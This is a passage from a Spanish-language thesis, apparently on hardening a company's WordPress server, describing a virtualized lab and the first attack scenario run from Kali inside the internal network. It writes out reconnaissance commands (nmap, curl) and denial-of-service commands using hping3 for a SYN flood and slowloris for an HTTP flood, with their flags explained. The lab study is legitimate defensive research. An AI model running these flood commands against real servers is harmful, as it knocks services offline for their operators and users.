
Figura 31. Configuración de red en Ubuntu 22.04 servidor en VirtualBox - Entorno 2



Fuente: elaboración propia

Adicionalmente, se verifica la conectividad a internet mediante pruebas de acceso a sitios web externos, como la búsqueda de información sobre OPNsense en Google, demostrando la capacidad del servidor para recuperar datos de internet. Esto es crucial para validar la funcionalidad de las aplicaciones web que dependen de recursos en línea.

Figura 32. Búsqueda de información sobre OPNsense en el navegador de Ubuntu 22.04 Servidor




Fuente: elaboración propia

Por último, se confirma la operatividad del sitio web de la empresa alojado en WordPress mediante el acceso directo a través de la dirección IP local del servidor

en el navegador web. Esto permite verificar que el sitio web está activo y accesible tanto para administración interna como para visitantes externos, que asegura que todos los componentes tecnológicos están funcionando como se espera dentro del entorno virtualizado. Este paso final es esencial para garantizar que el entorno de servidor web está correctamente configurado y operativo, listo para soportar las operaciones diarias de la empresa.

Figura 33. comprobación del sitio web corporativo en el navegador firefox de Ubuntu 22.04 Servidor



Fuente: elaboración propia


CAPÍTULO III. ANÁLISIS DE LOS RESULTADOS DE LA INVESTIGACIÓN

Con el fin de presentar de forma ordenada los resultados obtenidos, a continuación, se presentan dos escenarios, donde se establece el ataque desde una red interna y externa de la organización, dentro del entorno sin seguridad y con seguridad como prueba piloto:

3.1. Escenario 1: Ataque desde dentro de la red LAN, en un entorno controlado con Kali sin seguridad

Los ataques dentro de la red es asumir un escenario donde el atacante mantiene acceso de la red local de la organización, que para fines del estudio se la conoce como Company SA.


Figura 34. Ingreso del atacante a la red interna



Fuente: elaboración propia

Se procede a la configuración de la red perteneciente a la organización donde se verifica que Kali haya ingresado al servidor que contiene al sitio web desde donde proceden a ejecutar los ataques.


Figura 35. Verificación de Kali dentro de la red interna



Fuente: elaboración propia

A continuación, en la figura 36 se muestra de cómo el atacante ingresa a la página de la organización:

Figura 36. Vista de acceso del atacante en la red interna




Fuente: elaboración propia

Una vez comprobada la accesibilidad, se procede a ingresar a Kali, para ejecutar los respectivos ataques, para lo cual se requiere escanear los diferentes equipos disponibles en la red mediante el uso de diferentes comandos, los cuales son las herramientas que permitirán ejecutar el proceso deseado. A continuación, se

muestra el uso del comando “*sudo nmap -sP* 192.168.0/24”, donde el *Nmap* es una herramienta de código abierto que permite explorar redes y auditar la seguridad.


Figura 37. Disponibilidad de equipos en la red interna



Fuente: elaboración propia

En la figura anterior se muestra la disponibilidad de los equipos, donde el atacante identifica el W10 *Router* con la primera dirección IP, mientras que la última corresponde a la IP de Kali, por lo que, la segunda y tercera responde a las IP 192.168.1.11 y la 192.168.1.12, las cuales son las disponibles y se procedió a verificar la comunicación de estos con el equipo del atacante mediante el uso del comando *ping,* como se evidencia en la figura 38.


Figura 38. Verificación de la comunicación de equipos disponibles con el atacante



Fuente: elaboración propia

Posteriormente se escanea los diferentes puertos disponibles con la IP, mediante el comando *nmap -sv, que* permite revisar direcciones IP dentro del servidor y *-p* es la herramienta para detectar puertos abiertos, que como se puede observar en la figura 39 no se encuentra disponible el puerto 80 y 443 empleados de forma regular por los servidores, mientras que, en la figura 40 se muestra la disponibilidad del puerto 80 en la otra IP.

Figura 39. Escáner de puertos abiertos en la IP_1




Fuente: elaboración propia

Figura 40. Escáner de puertos abiertos en la IP_2

Fuente: elaboración propia

Una vez encontrada la disponibilidad, se procede a verificar que exista tráfico y este activo el puerto, para lo cual, se emplea el comando *curl -I,* usado como herramienta para verificar si existe un sitio web alojado en la dirección IP.

Figura 41. Verificación de actividad y tráfico



Fuente: elaboración propia


Se logró observar que existe actividad y que se encuentra el sitio web con la empresa Company SA., posterior al correcto ingreso se procedió con los ataques del sitio web, que se muestra a continuación:

Ataque 1.- Ataque por SYN Flood

SYN flood, es un tipo de ataque de denegación de servicio (DoS) que aprovecha el proceso de establecimiento de conexiones TCP, donde el atacante envía múltiples solicitudes SYN al servidor sin completar el *handshake*. La acumulación de estas solicitudes incompletas satura el sistema, lo que lo hace lento y lo puede llegar a bloquear completamente.

Para este ataque, es necesario instalar la herramienta *hping3* dentro de Kali, con el fin de introducir el ataque con el comando: sudo hping3 -S --flood -V -p 80 [IP_del_Servidor], donde se ***-S*** permite enviar paquetes SYN, ***--flood*** envía paquetes tan rápido como sea posible, ***-V*** señala la salida de forma detallada (verbose) y ***-p 80*** establece el puerto HTTP.


Figura 42. Preparación para el ataque



Fuente: elaboración propia

Para la comprobación de los recursos alojados dentro del sitio web se emplean los comandos *top* o *htop*, en el caso de que no se logre instalar alguna de las herramientas es necesario incluir el comando *sudo apt-get update*, y posterior volver a intentar la instalación.


Figura 43. Instalación comandos *top* o *htop*



Fuente: elaboración propia

En la figura 44, se presenta la vista del ataque, donde se evidencia como resultado del ataque SYN Flood realizado.

Figura 44. Vista del ataque




Fuente: elaboración propia

Ataque 2.- Ataque HTTP Flood

El HTTP Flood es un ataque de denegación de servicio, pero se enfoca en agotar los recursos de un servidor web a través de solicitudes HTTP legítimas, este se distingue por su capacidad de camuflarse como tráfico legítimo, lo que lo hace difícil de detectar. El resultado es que los recursos del servidor se consumen rápidamente al tratar de responder a cada solicitud, lo que lleva a una ralentización o incluso a la caída total del servicio web.

Para ejecutar este tipo de ataque, es necesario que se disponga de *slowloris* la cual es una herramienta de ataque que permite a una máquina infiera en el servidor web de otra con un ancho de banda mínimo como se muestra en la figura 45. Posterior se emplea el comando: slowloris [IP_del_Servidor] -p 80 -s 1000 para el ataque, *-p 80 (*refiere al puerto del servicio HTTP*)* y *-s1000 (*identifica el número de sockets para abrir*)* como se evidencia en la figura 46.

Figura 45. Instalación slowloris



Fuente: elaboración propia

